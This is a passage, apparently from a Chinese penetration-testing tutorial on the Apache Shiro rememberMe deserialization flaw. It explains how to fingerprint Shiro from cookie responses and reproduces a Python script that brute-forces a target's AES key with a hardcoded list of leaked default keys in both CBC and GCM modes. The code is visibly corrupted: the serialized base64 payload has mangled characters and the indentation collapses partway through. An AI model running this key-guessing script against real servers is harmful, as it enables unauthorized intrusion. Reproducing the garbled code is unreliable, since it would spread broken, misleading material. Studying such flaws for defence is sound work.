如果两个不同版本的库使用了同一个类，而这两个类可能有一些方法和属性有了变化，此时在序列化通信的时候就可能因为不兼容导致出现隐患。因此，Java在反序列化的时候提供了一个机制，序列化时会根据固定算法计算出一个当前类的 `serialVersionUID` 值，写入数据流中；反序列化时，如果发现对方的环境中这个类计算出的 `serialVersionUID` 不同，则反序列化就会异常退出，避免后续的未知隐患。


## • Commons Collections依赖问题

服务端报错：

Unable to load class named  
[org.apache.commons.collections.comparators.ComparableComparator]

简单来说就是没找到 `org.apache.commons.collections.comparators.ComparableComparator` 类，从包名即可看出，这个类是来自于commons-collections。

commons-beanutils本来依赖于commons-collections，但是在Shiro中，它的commons-beanutils虽然包含了一部分commons-collections的类，但却不全。这也导致，正常使用Shiro的时候不需要依赖于commons-collections，但反序列化利用的时候需要依赖于commons-collections。



## 0x05 漏洞探测

### 指纹识别

在利用 shiro 漏洞时需要判断应用是否用到了 shiro。在请求包的 Cookie 中为 `rememberMe` 字段赋任意值，收到返回包的 Set-Cookie 中存在 `rememberMe=deleteMe` 字段，说明目标有使用 Shiro 框架，可以进一步测试。

## AES密钥判断

前面说到 Shiro 1.2.4 以上版本官方移除了代码中的默认密钥，要求开发者自己设置，如果开发者没有设置，则默认动态生成，降低了固定密钥泄漏的风险。但是即使升级到了1.2.4以上的版本，很多开源的项目会自己设定密钥。可以收集密钥的集合，或者对密钥进行爆破。

那么如何判断密钥是否正确呢？文章 [一种另类的 shiro 检测方式](#) 提供了思路，当密钥不正确或类型转换异常时，目标 Response 包含 `Set-Cookie: rememberMe=deleteMe` 字段，而当密钥正确且没有类型转换异常时，返回包不存在 `Set-Cookie: rememberMe=deleteMe` 字段。

因此我们需要构造 payload 排除类型转换错误，进而准确判断密钥。

shiro 在 1.4.2 版本之前，AES 的模式为 CBC，IV 是随机生成的，并且 IV 并没有真正使用起来，所以整个 AES 加解密过程的 key 就很重要了，正是因为 AES 使用 Key 泄漏导致反序列化的 cookie 可控，从而引发反序列化漏洞。在 1.4.2 版本后，shiro 已经更换加密模式 AES-CBC 为 AES-GCM，脚本编写时需要考虑加密模式变化的情况。

这里给出大佬 Veraxy 的脚本：

PYTHON

```
import base64
import uuid
import requests
from Crypto.Cipher import AES

def encrypt_AES_GCM(msg, secretKey):
    aesCipher = AES.new(secretKey, AES.MODE_GCM)
    ciphertext, authTag = aesCipher.encrypt_and_digest(msg)
    return (ciphertext, aesCipher.nonce, authTag)

def encode_rememberme(target):
    keys = ['kPH+bIxk5D2deZiIxcAAA==',
            '4AvVhmFLUs0KTA3Kprsdag==', '66v108keKNV3TTcGPK1wzg==',
            'SDKOLKn2J1j/2BHjeZWAoQ=='] # 此处简单列举几个密钥
    BS = AES.block_size
    pad = lambda s: s + ((BS - len(s) % BS) * chr(BS - len(s) % BS)).encode()
    mode = AES.MODE_CBC
    iv = uuid.uuid4().bytes

    file_body =
base64.b64decode('r00ABXNyADJvcmcuYXBhY2h1LnNoaXJvLnN1Ymp1Y3QuU21tcGx1UHJpbmNpcG
FsQ29sbGVjdGlvbGh/WCXGowhKAWABTAAPcmVhbG1Qcm1uY21wYXZdAAPTGphdmEvdXRpbC9NYXA7eH
BwdWEAeA==')
    for key in keys:
        try:
            # CBC加密
            encryptor = AES.new(base64.b64decode(key), mode, iv)
            base64_ciphertext = base64.b64encode(iv +
encryptor.encrypt(pad(file_body)))
            res = requests.get(target, cookies={'rememberMe':
base64_ciphertext.decode()}, timeout=3, verify=False, allow_redirects=False)
            if res.headers.get("Set-Cookie") == None:
                print("正确KEY : " + key)
                return key
            else:
```

```

        if 'rememberMe=deleteMe;' not in res.headers.get("Set-Cookie"):
            print("正确key:" + key)
            return key
# GCM加密
encryptedMsg = encrypt_AES_GCM(file_body, base64.b64decode(key))
base64_ciphertext = base64.b64encode(encryptedMsg[1] +
encryptedMsg[0] + encryptedMsg[2])
res = requests.get(target, cookies={'rememberMe':
base64_ciphertext.decode()}, timeout=3, verify=False, allow_redirects=False)

if res.headers.get("Set-Cookie") == None:
    print("正确KEY:" + key)
    return key
else:
    if 'rememberMe=deleteMe;' not in res.headers.get("Set-Cookie"):
        print("正确key:" + key)
        return key
print("正确key:" + key)
return key
except Exception as e:
    print(e)

```